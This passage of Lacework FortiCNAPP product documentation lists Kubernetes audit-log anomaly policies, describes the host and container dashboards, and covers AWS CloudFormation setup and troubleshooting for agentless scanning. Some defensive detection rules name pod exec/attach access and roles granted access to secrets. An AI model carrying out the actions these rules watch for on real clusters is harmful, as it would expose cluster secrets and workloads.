LW_K8S_AUDIT_LOG_163	K8s Audit Log Role Bindings To Edit
LW_K8S_AUDIT_LOG_164	K8s Audit Log Role Bindings To System
LW_K8S_AUDIT_LOG_182	New K8s webhook change
LW_K8S_AUDIT_LOG_183	New sensitive configmaps access
LW_K8S_AUDIT_LOG_184	K8s sensitive command to new pod Detects `kubectl exec/attach/port-forward/debug` to new pods
LW_K8S_AUDIT_LOG_185	K8s sensitive command from new user to pod Detects `kubectl exec/attach/port-forward/debug` to any pod from new users
LW_K8S_AUDIT_LOG_186	K8s new registry used

Disabled Policies Mapped to Kubernetes Anomaly Policies

A number of policies are disabled by default because the detected behavior is covered by anomaly policies. The following maps the disabled policies to anomaly policies.

Disabled Policies	Anomaly Policies
Kubernetes namespace creation - lacework-global-177	K8s Audit Log Namespace Created
ClusterRoleBinding created for cluster-admin role - lacework-global-191	K8s Audit Log Role Bindings To Cluster Admin K8s Audit Log Cluster Role Bindings To Cluster Admin
Role or cluster role created with wild carded resources or verbs - lacework-global-192	K8s Audit Log Role Created With All Resources Permission

Disabled Policies	Anomaly Policies
	K8s Audit Log Cluster Role Created With All Resources Permission
Role or cluster role created with access to secrets - lacework-global-193	K8s Audit Log Role Created With Secrets Permission K8s Audit Log Cluster Role Created With Secrets Permission
Cluster role created or modified - lacework-global-194	K8s Audit Log Cluster Role Created K8s Audit Log Role Created
Cluster role granting permissions on pods/exec - lacework-global-195	K8s Audit Log Role Created With Pod Exec Permission K8s Audit Log Cluster Role Created With Pod Exec Permission
Role or cluster role created with access to secrets - lacework-global-193	K8s Audit Log Role Created With Secrets Permission K8s Audit Log Cluster Role Created With Secrets Permission
kubectl attach to container process - lacework-global-164 Ephemeral container attached to pod - lacework-global-165 Successful command execution on container - lacework-global-158 Usage of Kubernetes Port Forward - lacework-global-163	K8s new sensitive access to pod K8s new user access to pod

Kubernetes Security FAQ

Can I install different Lacework FortiCNAPP components in my clusters (mixed deployment)?

You can pick and choose the level of visibility and security you need for each of your clusters, and therefore install just some of the components or integrations for each cluster. Lacework FortiCNAPP designed the different components to work independently of each other.

Do you support all versions of Kubernetes?

Each component has a list of supported platforms. Some managed or serverless Kubernetes for cloud providers may not support access to all features, such as Kubernetes audit logs or the admission controller.

I seem to be hitting a limit with the Kinesis Firehose for the EKS logs, and I'm seeing a drop in throughput and a lot of throttling. Can this limit be increased?

Yes, you can request an increase in the quota from Amazon. For information about the quota, see Amazon Kinesis Data Firehose Quota.

To monitor throttling issues, the following CloudWatch alarms are recommended:

- IncomingBytes (Sum per 5 Minutes) / 300 approaches a percentage of BytesPerSecondLimit.
- IncomingRecords (Sum per 5 Minutes) / 300 approaches a percentage of RecordsPerSecondLimit.
- IncomingPutRequests (Sum per 5 Minutes) / 300 approaches a percentage of PutRequestsPerSecondLimit.

See Best Practices with CloudWatch Alarms for details.

Why is the Kubernetes inventory empty or incorrect?

The agent has to be installed. Check if the Kubernetes cluster name has been explicitly set in the Kubernetes configmap.

Workload security

This section contains the following topics:

- Workload security dashboards on page 623
- Agentless workload scanning on page 646
- Agent-based workload security on page 778
- Host policies on page 1072

Workload security dashboards

The following topics provide information about workload security dashboards:

- Hosts on page 624
- Containers on page 643

Hosts

The *Hosts* dashboard contains the following information:

- Dashboard navigation and filters on page 625
- Applications on page 627
- Files on page 629
- Machines on page 632
- Networks on page 636
- Processes on page 639
- Users on page 641

Dashboard navigation and filters

This page describes the navigational features that are available in the *Hosts* dashboard.

Filters and the time range menu are available at the top of the page. Below the filters are graphs, related alerts, and polygraphs, if applicable. The remaining portion of the page contains dashboard-specific tables.

To copy the link to the current view, click *Copy link*. You can share that link with others so they can see the same view.

Filters

By default, a dashboard displays all data from the past day. Use the following methods to refine the displayed data:

- Use the search bar or filters at the top of the page to filter by specific fields, operators, and values. You can specify the * wildcard to match one or more characters. Additionally, some table's column values let you add a filter by selecting the adjacent funnel icon.
- To remove an active filter, click its filter and then click *Reset* or *x*. To remove all filters, click *Reset*, which is next to the filters.

Time Range

To change the time range, use the horizontal arrows to move to another period, select a different period, or select *Custom*.

Only information found during the specified date range is reported. For example, if 9 days ago there was specific behavior and the specified range is latest week, this behavior is not listed.

Note that all times are local.

Tables

The following icons are available for the tables.

Icon	Label	Description
	Download	Click the icon to download a comma-separated values (CSV) file of the table contents. The CSV file you download for a table in the Legacy Agent Dossier on page 1068 dashboard is compressed in a .gz (GNU Zipped archive) file. Click *Downloads* in the left pane to access

Icon	Label	Description
		the CSV files you downloaded in the Agents dashboard. The link to download a CSV file expires after 24 hours.
	Select columns	Click the icon to hide or show the set of columns that are displayed in the table.
	Search	Click the icon to search for an entry within the table.

Clickable Links

Click an entry's link in any table to open a new detailed view for that entry. For example, click a File Hash entry to display all examples of that hash observed across your environment. Similarly, click an application name to display additional information about that process.

Applications

To navigate to the Applications dashboard in the Lacework FortiCNAPP Console, click *Workloads* > *Hosts* > *Applications*. For information about filtering dashboard data, see Dashboard navigation and filters on page 625.

Dashboard

These graphs aggregate data for all running applications where Lacework FortiCNAPP agents are installed. Available graphs present CPU usage, memory usage, network-related information such as connections and bytes.

Related alerts

Alerts for all running applications where Lacework FortiCNAPP agents are installed.

Polygraphs

See Applications on page 2093.

List of applications

This table displays observed applications across all machines.

Active listening ports

This table displays any open ports on the host. Note that the displayed ports are open locally and any blocks by firewalls or iptables are not reflected.

Executable versions

This table displays detailed application information when it can be determined.

Command line by executable

This table displays the command line that was used to launch the process. This information can be useful for getting more insight into any arguments passed to the process at launch time.

Applications information

This table displays the username and hostname for all observed applications.

List of active containers and Container image information

These tables display active containers and container image information and any vulnerabilities found in them. Container information includes the container type, the host where it is located, associated tags, hash, etc. Image information includes size, number of such containers, creation time, etc.

To view additional details about the compliance status for a container or image, hover over a row until *View Report* displays and click *View Report*. Click an entry link in any table to open a new view with details about that entry. For example, click a hostname to display additional information about that machine.

If your environment does not have any running containers, these tables do not display any data.

A Kubernetes Pod is the smallest deployed unit in the Kubernetes object model. A Pod represents a single instance of an application in Kubernetes, which might consist of either a single container or a small number of containers that are tightly coupled and share resources.

Files

To go to the *Files* dashboard in the Lacework FortiCNAPP console, click *Workloads* > *Hosts* > *Files*.

For information about file integrity monitoring (FIM), see the following:

- For information about filtering dashboard data, see Dashboard navigation and filters on page 625.
- For frequently asked questions about File Integrity Monitoring, see File Integrity Monitoring (FIM) FAQs on page 983.
- For instructions on changing default paths using the config.json file, see File Integrity Monitoring (FIM) Properties on page 955.

Dashboard

These graphs aggregate data for all scanned files. Available graphs present unique file hashes and executables, number of known bad files, and number of files changed.

Related alerts

Alerts for all scanned files where Lacework FortiCNAPP agents are installed.

List of changed files

This table displays files whose hash and/or timestamp has changed.

New files

This table displays files not seen on the previous scan.

New registry autoruns

This table displays changes in the Windows registry. For more information, see Monitor Changes to Windows Registry on page 1050.

Known malicious files

This table displays files that match malicious files from various threat sources based on a hash or on another signature.

Application details from bad files

This table displays detailed information about bad files.

Command line by file

This table displays the command line that was used to launch the process.

Package installed executables

This table displays files installed using the system's package management system, typically apt-get or yum/rpm.

Non-Package installed executables

This table displays files installed outside of package management, either through a proprietary package, or by moving binaries into the executable path.

Executable versions with multiple hashes

This table displays executable versions with multiple hashes.

File hash summary

This table displays file hash summary information.

Machines

To navigate to the Machines dashboard in the Lacework FortiCNAPP Console, click *Workloads > Hosts > Machines*. For information about filtering dashboard data, see Dashboard navigation and filters on page 625.

- Machine category alerts and Polygraphs do not include UDP connections.
- Both Agent and Agentless data are shown here.

To view the Single Machine dashboard for a specific machine, click a hostname in one of the tables such as Machine properties or Machine activity. Single machine dashboards contain additional information such as instance ID mapping, the Exposure Polygraph (if applicable), and detailed connection information.

Dashboard

These graphs aggregate data for machines where Lacework FortiCNAPP agents are installed. Available graphs present unique machines and users and network-related information such as connections and bytes.

Related alerts

Alerts for all machines where Lacework FortiCNAPP agents are installed.

Polygraphs

See Machines on page 2093.

Instance ID mapping

For single machine dashboards, this section maps the machine to an instance ID.

Exposure Polygraph

See Exposure Polygraph on page 1423. Click *View latest attack paths* to go to the Path investigation page filtered to the associated hostname.

When there isn't an Exposure Polygraph because Internet exposure = No or Unknown, but the host is part of an attack path, click *View attack path* to go to the Path investigation page.

Machine properties

This table displays machine properties such as IP address and last known time. The table also includes vulnerabilities. Click *View Report* to view the vulnerability assessment for that machine.

Machine tag summary

This table lists tag names and their values.

Azure public IP addresses are created with a SKU, either Basic or Standard. For Azure VMs, the `ExternalIp` tag will display the external IP address only for an Azure VM with a Basic SKU. The external IP address for an Azure VM with a Standard SKU will not be displayed. This is currently a limitation of Azure.

Machine activity

This table displays uptime, users, total connections, processes, etc., at the machine level.

All of the dashboard's displayed data is relative to the selected date range. For example, if the date range is Last 7 days, the maximum machine Up Time that could be displayed is 7 days, even if it has been up much longer.

The Vulnerabilities column lists the number of highest severity CVEs found during the last assessment. It will also display the number of CVEs that are fixable (regardless of severity). Hover over a row in this column and click *View Report* to see a vulnerability assessment for the host. See Legacy host vulnerabilities dashboard on page 1140.

List of external facing server machines

This table displays servers that have an interface with a non-RFC1918 address. The open port/protocol is displayed as well.

The Vulnerabilities column lists the number of highest severity CVEs found during the last assessment. It will also display the number of CVEs that are fixable (regardless of severity). Hover over a row in this column and click *View Report* to see a vulnerability assessment for the host. See Legacy host vulnerabilities dashboard on page 1140.

TCP - client machines making external connections and UDP - client machines making external connections

These tables display detailed connection information. Details include both ends of the connection, number of connections, and amount of data transferred in both directions. If a connection is made to a known bad IP/domain, an appropriate Threat Tag is displayed as well.

User login activity

This table displays all logins within the specified time frame.

User authentication summary

This table displays all attempted logins and whether they were successful or not.

Active listening ports

This table displays any open ports on the host. Note that the displayed ports are open locally and any blocks by firewalls or iptables are not reflected.

Domain lookups by machine

This table displays the number of successful and failed lookups for each machine.

Dropped packets summary

This table displays information including hostname, destination, count, etc.

List of active executables and executable information

These tables display information for all observed executables.

List of active containers and Container image information

These tables display active containers and container image information and any vulnerabilities found in them. Container information includes the container type, the host where it is located, associated tags, hash, etc. Image information includes size, number of such containers, creation time, etc.

To view additional details about the compliance status for a container or image, hover over a row until *View Report* displays and click *View Report*. Click an entry link in any table to open a new view with details about that entry. For example, click a hostname to display additional information about that machine.

If your environment does not have any running containers, these tables do not display any data.

A Kubernetes Pod is the smallest deployed unit in the Kubernetes object model. A Pod represents a single instance of an application in Kubernetes, which might consist of either a single container or a small number of containers that are tightly coupled and share resources.

Networks

The Networks dashboard displays information about network connections, open ports, and DNS lookups.

To navigate to the Networks dashboard in the Lacework FortiCNAPP Console, click *Workloads > Hosts > Networks*. For information about filtering dashboard data, see Dashboard navigation and filters on page 625.

Dashboard

These graphs aggregate data for machines and network traffic. Available graphs display information including unique machines, unique users, and total connections.

Related alerts

Alerts for network connections where Lacework FortiCNAPP agents are installed.

Polygraphs

See Networks on page 2093.

Domain lookups

This table displays the number of successful and failed lookups for each domain name.

Active listening ports

This table displays the number of machines and applications for each listening port number.

Machine properties

This table displays machine properties such as name and IP address.

User properties

This table displays user properties such as UID, groups, and home directory.

Server ports with no connection

This table displays open/listening ports without any active connections. This information can alert you to potentially unwanted open ports or it could indicate low usage. Note that any blocks, whether host-level (firewalld, iptables) or a security group/ACL/NACL are not reflected; this is strictly a list of open ports on the server. Both IPv4 and IPv6 are displayed, if supported by the OS. Also note that the listening interface is listed; although in many cases, only the loopback is listening.

List of listening servers

This table displays servers with open ports on an interface other than the loopback.

List of external facing server machines

This table displays servers that have an interface with a non-RFC1918 address. The open port/protocol is displayed as well.

Client machines making external connections

This table displays a list of hosts with connections to “remote” hosts.

TCP - client machines making external connections and UDP - client machines making external connections

These tables display detailed connection information. Details include both ends of the connection, number of connections, and amount of data transferred in both directions. If a connection is made to a known bad IP/domain, an appropriate Threat Tag is displayed as well.

External UDP connections

This table displays detailed connection information for external UDP connections. It also details the number of connections and amount of data transferred in both directions.

IP address summary

This table provides a breakdown of information about all observed connections, using various whois-type information to display the geographic distribution of connections and perceived risk.

DNS summary

This table displays a synopsis of lookups done by hosts. Unexpected domain lookups could require further investigation.

Resolved IP information

This table displays information about used DNS resolvers and the results. Unexpected resolvers or remote hosts might warrant more investigation.

Processes

To navigate to the Processes dashboard in the Lacework FortiCNAPP Console, click *Workloads > Hosts > Processes*. For information about filtering dashboard data, see Dashboard navigation and filters on page 625.

Dashboard

These graphs aggregate data for all applications. Available graphs present CPU usage, memory usage, and network-related information such as connections and bytes.

Related alerts

Alerts for processes where Lacework FortiCNAPP agents are installed.

Polygraphs

See Processes on page 2094.

Unique process details

This table lists processes observed across hosts. Available information includes PID, process start and end times, command line used to launch, parent PID and other relevant information.

List of applications

This table displays observed applications across all machines.

Active listening ports

This table displays any open ports on the host. Note that the displayed ports are open locally and any blocks by firewalls or iptables are not reflected.

Executable versions

This table displays a detailed view of applications that includes path, hash, package info, and version, when it can be determined.

Command line by executable

This table displays observed applications including the command line that was used to launch the process. This information can be useful for getting more insight into any arguments passed to the process at launch time.

Applications information

This table displays the username and hostname for all observed applications.

TCP and UDP Tables

The information in these tables is related to network connections as they relate to processes.

The tables display internal and external connections, with TCP and UDP presented separately. Information about ports, bytes transferred, destination, etc. are displayed in the relevant tables.

Users

The Users dashboard displays information about users, associated processes, and additional properties.

To navigate to the Users dashboard in the Lacework FortiCNAPP Console, click *Workloads > Hosts > Users*. For information about filtering dashboard data, see Dashboard navigation and filters on page 625.

Dashboard

These graphs aggregate data about machines and network traffic. Available graphs display unique machines, unique applications, and total connections.

Related alerts

Alerts for users where Lacework FortiCNAPP agents are installed.

Polygraphs

See Users on page 2094.

User properties

This table displays information for users found in /etc/passwd. Information includes UID, groups, and home directory.

User login activity

This table displays all logins within the specified time frame.

User authentication summary

This table displays all attempted logins and whether they were successful or not.

Machine properties

This table displays host properties.

User root action

This table displays root-related activities.

Containers

To view the Containers dashboard, go to *Workloads > Containers*. See Dashboard navigation and filters on page 625 for information about filtering dashboard data.

These graphs aggregate data for all running containers where Lacework FortiCNAPP agents are installed. Available graphs present CPU usage, memory usage, network-related information such as connections and bytes.

Alerts

Alerts for all running containers where Lacework FortiCNAPP agents are installed. See Alerts on page 1752.

Polygraphs

See Viewing the polygraph of containers activities on page 2096.

List of active containers

This active containers list is determined by:

- Any Lacework FortiCNAPP Linux agents that are installed on the hosts for the containers.
- Any agentless workload scans performed on the hosts for the containers. See Agentless workload scanning overview on page 647.

The columns display the Container ID, Pod Name, Pod Namespace, Kubernetes Cluster, Repository, Start Time, Hostname (where the container is hosted), PID, and Vulnerabilities.

To view additional details about the compliance status for a container image, hover over a row until *View Report* displays and click *View Report*. Click an entry link in the table to open a new view with details about that entry.

A Kubernetes Pod is the smallest deployed unit in the Kubernetes object model. A Pod represents a single instance of an application in Kubernetes, which may consist of one or more containers that are tightly coupled and share resources.

If your environment does not have any running containers, this table does not display any data.

Container image information

This table displays container image information and any vulnerabilities found in them. This information is discovered by:

- Any Lacework FortiCNAPP Linux Agents that are installed on the hosts for the containers.
- Any Agentless Workload Scans performed on the hosts for the containers. See Agentless workload scanning overview on page 647.

The columns display the Repository, Image Tag, Container Type, Created Time, Size, Container Count, Machine Count, User Count, Vulnerabilities, Image Scan Status, and Scan action.

The Image Scan Status displays one of the following statuses:

- Success - no issues during the last scan.
- Failure - an additional error message will display with more information regarding the error.
- *Blank* - the status will appear empty if an evaluation has yet to be performed (or if the registry is not integrated with Lacework).

To view additional details about the compliance status for a container image, hover over a row until *View Report* displays and click *View Report*. Click a Repository link in the table to open a new view with details about that repository.

If your environment does not have any running containers, this table does not display any data.

On-demand Container Image Scan

In the *Container image information* table, use the *Scan* option (available in the *Scan action* column) to initiate a scan on the container image listed in the row.

This feature only works if your container registry is integrated. The Lacework FortiCNAPP Console will inform you if the registry is not integrated after clicking *Scan*. See Platform scanner overview on page 1267.

The *Scan action* column displays *Scanning* until the image assessment is complete.

Once assessment is complete, the *Vulnerabilities* column is updated with the latest results:

Command line by executable

This table displays the command line that was used to launch the process. This information can be useful for getting more insight into any arguments passed to the process at launch time.

Active listening ports

This table displays any open ports on the host. Note that the displayed ports are open locally and any blocks by firewalls or iptables are not reflected.

Agentless workload scanning

This section contains the following topics:

- Agentless workload scanning overview on page 647
- Before you begin on page 648
- Integrating your AWS environment on page 652
- Integrating your Google Cloud environment on page 719
- Integrating your Azure environment on page 751
- Lacework FortiCNAPP console on page 760
- Secrets detected by agentless workload scanning on page 770
- Agentless scanning for Windows on page 771
- Agentless workload scanning FAQs on page 772

Agentless workload scanning overview

Watch Video Summary

Cloud environments are dynamic in nature. Ephemeral workloads, containers, and serverless functions are being added and removed at a rapid speed, often without the direct involvement of security teams. While agent-based approaches are known to provide deeper insights in these dynamic environments, there are situations when an agent-based approach may not be operationally feasible or preferred, resulting in visibility gaps. Given the rapid pace of change, both known and unknown vulnerabilities can exist anywhere.

Agentless workload scanning enables you to quickly gain comprehensive visibility into vulnerability risks and secrets across your cloud workloads — without the need to install agents. With this option, you have more flexibility and choice to scan and detect vulnerabilities and secrets across all hosts and container images to meet your coverage needs. For example, you can integrate your AWS organization account with Lacework's agentless workload scanning to scan for vulnerability risks and secrets within all your cloud accounts. For maximum value and security, you can combine agentless workload scanning with agent-based workload scanning to gain deeper insights.

Before you begin

Before you can start using agentless workload scanning, check that your environment is supported.

Supported Cloud Providers

- Amazon Web Services (AWS)
- Google Cloud Platform (GCP)
- Microsoft Azure

Supported operating systems

Agentless workload scanning is supported on the following operating systems.

For information on the operating systems on which agentless workload scanning supports vulnerability assessment, see:

- Supported Linux operating systems, packages, and language libraries on page 1189
- Operating system support on page 1209

x86 architecture

Operating System	*Versions*
Alma Linux	8.7, 8.8, 9.0, 9.1, 9.2
Alpine Linux (General beta support)	3.10, 3.11, 3.12, 3.13, 3.14, 3.15, 3.16.2
Amazon Linux	2, 2022, 2023
Amazon Linux AMI	2016.03, 2016.09, 2017.03, 2017.09, 2018.03
Bottlerocket OS	1.14.2 and later
CentOS	6.x, 7.x, 8.x, 9.x
Debian	9, 10, 11, 12
Fedora	30, 31, 32, 33, 34, 35, 36, 37, 38

Operating System	Versions
Kali GNU/Linux Rolling	Rolling distribution (up to Kali 2022.3)
Oracle Linux	8.3, 8.4, 8.5, 8.6, 8.7, 8.8. 8.9
Red Hat Enterprise Linux	7.9, 8.0, 8.1.0, 8.2, 8.3, 8.4, 8.5, 8.6, 8.7, 8.8, 9, 9.1, 9.2, 9.3
Red Hat OpenShift	4.9
Red Hat OpenShift Service on AWS	4.9, 4.10, 4.11, 4.12
Rocky Linux	8.4, 8.5, 8.6, 8.7, 9.0, 9.1, 9.2
SUSE	11.4.20, 12 SP1, 12 SP5, 15, 15 SP1, 15 SP2, 15 SP3, 15 SP4
Ubuntu	14.04, 16.04, 16.10, 17.04, 17.10, 18.04, 18.10, 19.04, 19.10, 20.04, 21.04, 21.10 22.04 LTS, 22.1, 23, 24

When configuring agentless scanning for Bottlerocket, the following configuration is required:

1. In *Settings > Cloud accounts*, edit the settings for this cloud account integration.
2. Enable *Scan secondary volumes*.

ARM64 architecture

Lacework FortiCNAPP supports the following ARM-based operating systems, including AWS Graviton and Graviton2 ARM-based instances.

Operating System	Versions
Alma Linux	8.7, 8.8, 9.0, 9.1, 9.2
Amazon Linux	2, 2022, 2023
CentOS	6.10, 8.2, 9
Debian	9, 10, 11, 12
Fedora	30, 31, 32, 33, 34, 35, 36, 37, 38
Flatcar	2605.x (amd64 only)
Red Hat Enterprise Linux	7.9, 8.0, 8.1, 8.2, 8.3, 8.4, 8.5, 8.6, 8.7, 8.8, 9, 9.3
Red Hat OpenShift	4.9
Red Hat OpenShift Service on AWS	4.9, 4.10, 4.11, 4.12
Rocky Linux	8.4, 8.5, 8.6, 8.7, 9.0, 9.1, 9.2
SUSE	12 SP5, 15 SP2, 15 SP3, 15 SP4
Ubuntu	16.04, 17.04, 18.04, 19.04, 20.04, 21.04, 21.10 22.04 LTS, 22.1, 23, 24

Supported container image formats

Container image format	*Directories scanned*

Docker	`/var/lib/docker`
	`/var/snap/docker/common/var-lib-docker`
	`/var/lib/system-docker`

Open Container Initiative (OCI)	`/var/lib/containers/storage` `/home/<username>/.local/share/containers/storage`
Containerd	`/var/lib/containerd`

Supported file systems

- Btrfs
- ext2
- ext3
- ext4
- XFS
- ReiserFS

Supported language libraries and package managers

See the following sections:

- Container image support: Supported language libraries and package managers on page 1211
- Host image support: Supported language libraries and package managers on page 1191

Next steps

Configure your agentless workload scanning integration by completing one of the following options:

AWS

- Integrating agentless workload scanning with AWS using CloudFormation on page 653
- Integrating agentless workload scanning with AWS using Terraform on page 675

Google Cloud

- Integrating agentless workload scanning for Google Cloud with Terraform on page 720

Azure

- Integrating your Azure environment on page 751

Integrating your AWS environment

You can integrate your AWS environment using one of the following:

- Integrating agentless workload scanning with AWS using CloudFormation on page 653
- Integrating agentless workload scanning with AWS using Terraform on page 675

Integrating agentless workload scanning with AWS using CloudFormation

Overview

This article provides the prerequisites and troubleshooting steps for an agentless workload scanning integration using AWS CloudFormation.

Once you have read through the access and resource requirements, complete the integration steps depending on your chosen integration level:

- Agentless workload scanning for AWS - single account integration using CloudFormation on page 658
- Agentless Workload Scanning for AWS - Organization Integration (CloudFormation) on page 664

Access and resource requirements

For each region you choose to scan, a new Virtual Private Cloud (VPC) and Internet Gateway will be created. This applies to both integration types: Single Account and Organization. For an organization integration, a *scanning* account is created. The *scanning* account will contain a new VPC and Internet Gateway for each region. This process is performed in Step 1 of the organization integration.

The target AWS account must have *Service Quotas* allowing at least one more of these resources to be created in each region selected. One way to verify is to use AWS *Trusted Advisor*, then the *Service limits* link on the left and search by keyword "VPC" then expand both *VPC* and *VPC Internet Gateways* search results. Make sure at least one more of each can be created in each scanning region.

The Amazon Elastic Compute Service (ECS) is used in both the Single Account and Organization deployment methods for each region you choose to scan. For the organization integration, the *scanning* account will have ECS set up specifically for each region.

Single account access requirements

- Access to run CloudFormation Stacks. A StackSet will be run in each region selected.
- Access to create ECS clusters, and access to create a VPC, subnets, and internet gateway for the ECS cluster.
- IAM to create an ECS task execution role, task role, and an EventBridge role for starting ECS tasks.
- IAM to create a cross-account role that has permissions to read from a newly created S3 bucket and start ECS tasks.
- Access to create CloudWatch log groups and streams.
- Access to create a new S3 bucket.
- Access to create a new secret in AWS Secrets Manager.

Organization access requirements

Two separate CloudFormation StackSets are run: one in a *scanning* account and another on the billing or main/top-level AWS account. There are access requirements specific to both of these.

The access requirements for the scanning account are the same as the requirements for the Single Account integration. See Single Account: Access requirements.

The access requirements for the top-level AWS account are:

- Access to the organization APIs.
- IAM to create a role to provide the scanning account the ability to list accounts in the organization.
- Access to run a CloudFormation StackSet on each Organization Unit (OU) or account selected in the template.
- Access to create an IAM role on each of the accounts mentioned above. This role will have access to create snapshots and optionally decrypt the content.

CloudFormation trusted access with AWS Organizations is required to create service-managed (or *SERVICE_MANAGED*) StackSets.

Troubleshooting

Installation

There are some known limitations:

- The Lacework Query Language on page 493 query you specify for an integration is not validated. If an improper query is specified, the scanning will fail with the status "fail closed".
- It is possible to create multiple agentless scanning integrations in the same region. If overlapping integrations are created, they are not optimized. This can result in hosts being snapshotted and scanned more than once.

CloudFormation

Alerts triggering for lacework-global-87 policy after deployment

If you have the CIS AWS 1.4.0 Benchmark and/or Lacework FortiCNAPP AWS Security Addendum 1.0 enabled in your environment, lacework-global-87 may trigger alerts for the security group that Agentless uses.

As part of the Agentless deployment in CloudFormation, a VPC and security group are created. Due to AWS limitations with CloudFormation, the default security group is assigned to the VPC. In addition, the Agentless deployment replaces the default outbound rules with custom rules that limits outbound traffic to port 443.

To resolve the alert, delete the default inbound rules in the default security group for the VPC. You can use one of the following two documented methods below to achieve this (or follow the remediation guidance in lacework-global-87).

To delete the default inbound rule for the default security group in the AWS Console:

1. Login to the AWS Management Console at https://console.aws.amazon.com/vpc/home.
2. Click *Security groups*.
3. Select the default security group for the VPC.
4. Click *Inbound rules*, then click *Edit inbound rules*.
5. Click *Delete* to delete the default rule.
6. Click *Save rules*.

To delete the default inbound rule for the default security group through the AWS CLI:

1. Delete the default inbound rule: revoke-security-group-ingress.

Service quota reached for VPC or VPC internet gateway

The following error may indicate that service quotas have been reached for a region:

```
Embedded stack arn:aws:cloudformation:REGION:ACCOUNT_ID:stack/PREFIX-AgentlessScanRegionalStack-
SUFFIX was not successfully created:
The following resource(s) failed to create: [AgentlessScanVPC, AgentlessScanInternetGateway].
```

The most likely root cause is that the maximum number of VPCs (20) or internet gateways (5) has been reached for a region. The solution is to request the soft quota limit to be increased through the *Service Quotas* tool.

Be aware that these requests may not be auto-approved and could take up to 24 hours.

Before starting the CloudFormation, the *Trusted Advisor* tool can be used to inspect *Service limits* for all regions.

Deleting stacks fails to delete regional StackSet

This error may occur if scanning is active. This means an ECS Task is running and CloudFormation will refuse to delete the ECS resources until the task stops. The recommended fix is to disable or delete the Lacework FortiCNAPP integration and wait for 2 hours. This will assure all tasks have stopped.

Alternatively, locate the region where the task is running.

1. In the AWS console, navigate to the *Elastic Container Service* page.
2. Find the name of the cluster associated with this integration. These clusters typically have a `lacework-agentless-` prefix.
3. Click the cluster name and then click the *Tasks* tab.
4. Check the *Stop all* button.
5. Use the CloudFormation console to delete the Stack.

Uncommon CloudFormation errors

Here are uncommon situations that lead to errors, and example error messages.

A trailing comma exists in the Regions input field

```
Properties validation failed for resource AgentlessScanRegionalStackSet with message:
#: #: only 1 subschema matches out of 2 #/StackInstancesGroup/0/Regions/2: failed validation
constraint for keyword [pattern]
```

In this situation the *Regions* input field contained a trailing comma or other invalid character.

A duplicate region exists in the Regions input field

```
Properties validation failed for resource AgentlessScanRegionalStackSet with message:
#: #: only 1 subschema matches out of 2 #/StackInstancesGroup/0/Regions: array items are not
unique
```

In this situation the *Regions* input field contained a duplicate region name.

An invalid region was supplied in the Regions input field

```
Resource handler returned message: "Region $name is not supported (Service: CloudFormation, Status
Code: 400, Request ID: $id)"
(RequestToken: $token, HandlerErrorCode: InvalidRequest)
```

In this situation the *Regions* input field contained an unknown or invalid region name.

Incorrect AWS Account ID or Organizational Unit used with Org-scanning

```
Properties validation failed for resource AgentlessSnapshotRoleServiceManagedStackSet with
message:
#: #: only 1 subschema matches out of 2
#/StackInstancesGroup/0/DeploymentTargets/OrganizationalUnitIds/0: failed validation for keyword
[pattern].
```

In this situation the *Monitored Account Deployment* selection (either *SELF_MANAGED* or *SERVICE_MANAGED*) did not match the input for *Monitored Account IDs*.

CloudFormation trusted access is not enabled for AWS Organizations

If the Step 2 CloudFormation for AWS Organizations fails with the following error:

```
You must enable organizations access to operate a service managed stack set
```

Then trusted access for AWS Organizations has not been enabled. The CloudFormation *StackSets* page will show a prompt and button to enable trusted access. The CloudFormation Stack must be run again after trusted access is enabled.

Updating CloudFormation StackSets

If a *StackSet* failed and you remedied the issue out of band, then existing *StackSet*s can be updated.

1. In the AWS Console on the *CloudFormation* page, select *StackSets* on the left-hand side menu.
2. Select the radio *StackSet* Name for the Agentless scanning CloudFormation Stack.
3. Click *Actions* in the top-right and select *Edit StackSet Details*.
4. For "Choose a template", use the default values and click *Next*.
5. For "Specify StackSet details", use the default values and click *Next*.
6. For "Configure StackSet options", use the default values and click *Next*.
7. For "Set deployment options", input the *Account numbers* used in this *StackSet*. This is usually a single AWS account number and the same one being used to update the *StackSet*. Then select *Add all regions*, and click *Next*.
8. Scroll to the bottom and click *Submit*.

Agentless workload scanning for AWS - single account integration using CloudFormation

Overview

This article describes how to integrate your AWS single account with agentless workload scanning. The high-level steps are summarized below:

1. Configure your integration in the Lacework Console.
2. Choose and execute your CloudFormation integration method.
3. Delete the default inbound rule for the default security group.
4. Verify your Agentless Workload Scanning integration.

Configure the integration in the Lacework FortiCNAPP console

1. Log in to the Lacework FortiCNAPP console.
2. Select *Settings* > *Integrations* > *Cloud accounts*.
3. Click *Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Click the *Choose integration type* dropdown and select *Agentless Workload Scanning (Single account)*.
7. Fill in the settings as described in Configuration settings on page 658.
8. Click *Save*.
9. Once the integration is created, the *Status* displays as *Pending*.
   Choose a CloudFormation integration method to continue the integration.

Configuration settings

Setting	Description	Example
Name	The name for the integration (as it will be displayed in the Lacework FortiCNAPP Console).	`myAgentlessIntegration`

Setting	Description	Example
Scanning AWS Account ID	The AWS Account ID where the scanning resources will be created.	`123456789012`
Limit Scanned Workloads	Use an Lacework Query Language on page 493 key and value to constrain the Agentless Workload Scanning to specific resources. If left blank, Lacework FortiCNAPP will scan all resources available to the account or organization. See Limiting AWS scanned workloads on page 765 for further guidance.	
Scan Frequency (hours)	How often your images, containers, and hosts are scanned for vulnerabilities (in hours). This option can be changed at any time. *The scan frequency can be 6, 12, or 24 hours.*	24
Scan containers	Clear the checkbox if you don't want to scan containers for vulnerabilities. This option can be changed at any time.	☑
Scan host vulnerabilities	Clear the checkbox if you don't want to scan hosts for vulnerabilities. This option can be changed at any time.	☑
Scan secondary volumes	Select the checkbox if you want to scan additional volumes on hosts (other than the root or primary volume). This option can be changed at any time.	☐
Scan stopped instances	Clear the checkbox if you don't want to scan stopped instances in your environment. This option can be changed at any time.	☑

Once created, you can view all the Agentless Workload Scanning integration details in the Lacework Console.

Choose a CloudFormation integration method

Choose one of the following options to integrate with an AWS account using CloudFormation:

- Option 1: Run CloudFormation script
  - For the initial setup, Fortinet Inc. recommends this method as it requires fewer steps and less user interaction.
- Option 2: Download CloudFormation script
  - This method requires more user interaction, but may be useful if you have multiple accounts with distributed ownership.

Option 1: Run the CloudFormation template

For this option, disable your browser pop-up blocker, otherwise you may not be redirected to the AWS user portal during the initial steps.

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*, and select the integration that you created using the Configure the Integration in Lacework Console procedure. This displays the details of the integration.
